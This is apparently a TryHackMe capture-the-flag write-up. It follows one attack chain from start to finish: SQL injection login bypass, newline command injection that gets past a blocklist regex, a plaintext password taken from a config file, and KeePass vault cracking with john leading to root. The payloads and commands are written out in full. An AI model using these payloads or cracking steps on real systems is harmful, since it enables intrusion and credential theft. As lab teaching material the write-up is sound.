CorpNet’s network operations centre has been “running quietly for years”, green lights, clean audit log, nothing to see. A tip-off says someone on the NOC team has been cutting corners and hiding things in plain sight. The job: get in, move through the system, and find what’s running behind the secret dashboard.
Recon
As always, we start by mapping the attack surface.
nmap -sV -sC -p- 10.x.x.x -vPORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 256 23:b0:08:3a:4b:50:8c:a4:6d:b4:9c:df:4e:68:dd:02 (ECDSA)|_ 256 0e:ca:c0:30:c6:6f:2d:ce:75:4f:2d:e1:35:0f:be:40 (ED25519)5050/tcp open http Werkzeug httpd 2.0.2 (Python 3.10.12)|_http-title: CorpNet: Network Operations Centre|_http-server-header: Werkzeug/2.0.2 Python/3.10.12Not much: SSH on 22 and a Python/Flask app (Werkzeug dev server) on 5050.

The root page of the dev server is a single static dashboard, nothing to click, and nothing useful in the source. Time for some content discovery.
Enumeration
gobuster dir -u http://10.x.x.x:5050/ \ -w /usr/share/seclists/Discovery/Web-Content/common.txtinternal (Status: 200) [Size: 8770]One hit, /internal.

A login form. No cookies to abuse, nothing obvious in the inspector, and a quick search for Werkzeug 2.0.2 CVEs turns up nothing useful. So let’s test the login itself.
SQL injection: auth bypass
First I captured a login request to throw at sqlmap, on the off-chance the form is injectable:
POST /internal HTTP/1.1Host: 10.x.x.x:5050Content-Type: application/x-www-form-urlencoded
username=admin&password=adminsqlmap -r req.txt --batchsqlmap came up empty, but while it ran, I tested by hand. A classic auth-bypass payload in the username field does the trick:

username=admin' OR '1'='1'-- -password=anythingThat kicks off a redirect, a good sign we slipped past authentication.



We’re in. hacker noises.
NOTE
sqlmap whiffing while a hand-typed ' OR '1'='1 works is a good reminder: automated tooling is a convenience, not a substitute for trying the payloads yourself.
Command injection: bypassing the filter
The internal dashboard exposes a host-monitoring tool that looks like it shells out to ping:

We can put anything in the field, but feeding it whoami just errors, it’s being passed straight to ping, which doesn’t understand a hostname like that:

So this is a command-injection candidate. I sent the request to Burp and tried the usual suspects:
127.0.0.1;whoami127.0.0.1|whoami127.0.0.1&whoami127.0.0.1%0awhoamiThe first three get blocked, but the newline (%0a) sails through:

We get execution as www-data. Let’s look around the app directory:
app.pynetops.dbsecret.configtemplatesWe read app.py:
[...]# vulnerable to newline injection (\n / %0a), fix soon.PING_BLOCK_RE = re.compile(r"[;|`$&]")[...]Yeah no shit sherlock. We know that already.
The blocklist covers ;, |, `, $ and &, but \n separates commands just fine on a Unix shell, and it isn’t in the set. “Fix soon,” not soon enough.
Looting the config → SSH
secret.config is the prize:
[database]path    = /opt/netops/netops.db
[app]host     = 0.0.0.0port     = 5050
# service account used by the backup agent# TODO: migrate to secrets manager before Q2 audit[backup_agent]run_as   = sysadminpassword = ██████████████████
A plaintext service-account password for sysadmin, with a TODO promising to move it to a secrets manager “before Q2 audit.” We’ll be quicker than the audit. The creds work straight over SSH:
ssh sysadmin@10.x.x.xsysadmin@tryhackme-2204:~$ iduid=1001(sysadmin) gid=1001(sysadmin) groups=1001(sysadmin)sysadmin@tryhackme-2204:~$ cat user.txtTHM{██████████████████████████████}First flag down. Not root yet, though.
Privilege escalation: cracking the KeePass vault
In sysadmin’s home there’s a backups/ directory:
README.txt infrastructure.kdbxBackup archive, infrastructure credentialsPeriodic exports from the credential store are placed here by the backup agent.infrastructure.kdbx, KeePass credential databaseA KeePass database holding “infrastructure credentials”, yeah ok, thank you I guess. Pull it down to attack it offline:
scp sysadmin@10.x.x.x:/home/sysadmin/backups/infrastructure.kdbx .My first instinct was keepass2john + john from the default Kali install, but the format is too new:
keepass2john infrastructure.kdbx > kdbx.hash! infrastructure.kdbx : File version '40000' is currently not supported!This is a KeePass v4 (KDBX 4) file using Argon2, which the packaged John doesn’t handle. Per this John issue, the snap build is up to date, so I used that instead:
cp /usr/share/wordlists/rockyou.txt ~/thm/tmp/rockyou.txtsnap run john-the-ripper hash --wordlist=rockyou.txt --format=KeePassLoaded 1 password hash (KeePass [AES/Argon2 256/256 AVX2])Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 3 for all loaded hashes███████ (infrastructure)1g 0:00:00:00 DONE (2026-06-14 00:27) 5.556g/s 14033p/sThe master password is an easy one, let’s open the vault and read the entries:
keepassxc infrastructure.kdbx
The vault hands over the root password. From there it’s a simple su:
sysadmin@tryhackme-2204:~/backups$ suPassword:root@tryhackme-2204:/home/sysadmin/backups# cat /root/root.txtTHM{████████████████████████████████}Box complete. 🚩
Takeaways
- Automated tools aren’t the last word.
sqlmapfound nothing where a hand-typed' OR '1'='1walked straight in. I might have misconfigured sqlmap, but at least I wasn´t blocked because I didn´t try the manual payloads. - Blocklist filters age badly. The regex blocked the common command separators but forgot the newline, a single missing character in [;|`$&] is the whole foothold.
- Plaintext secrets cascade. Paintext credentials lying around = no.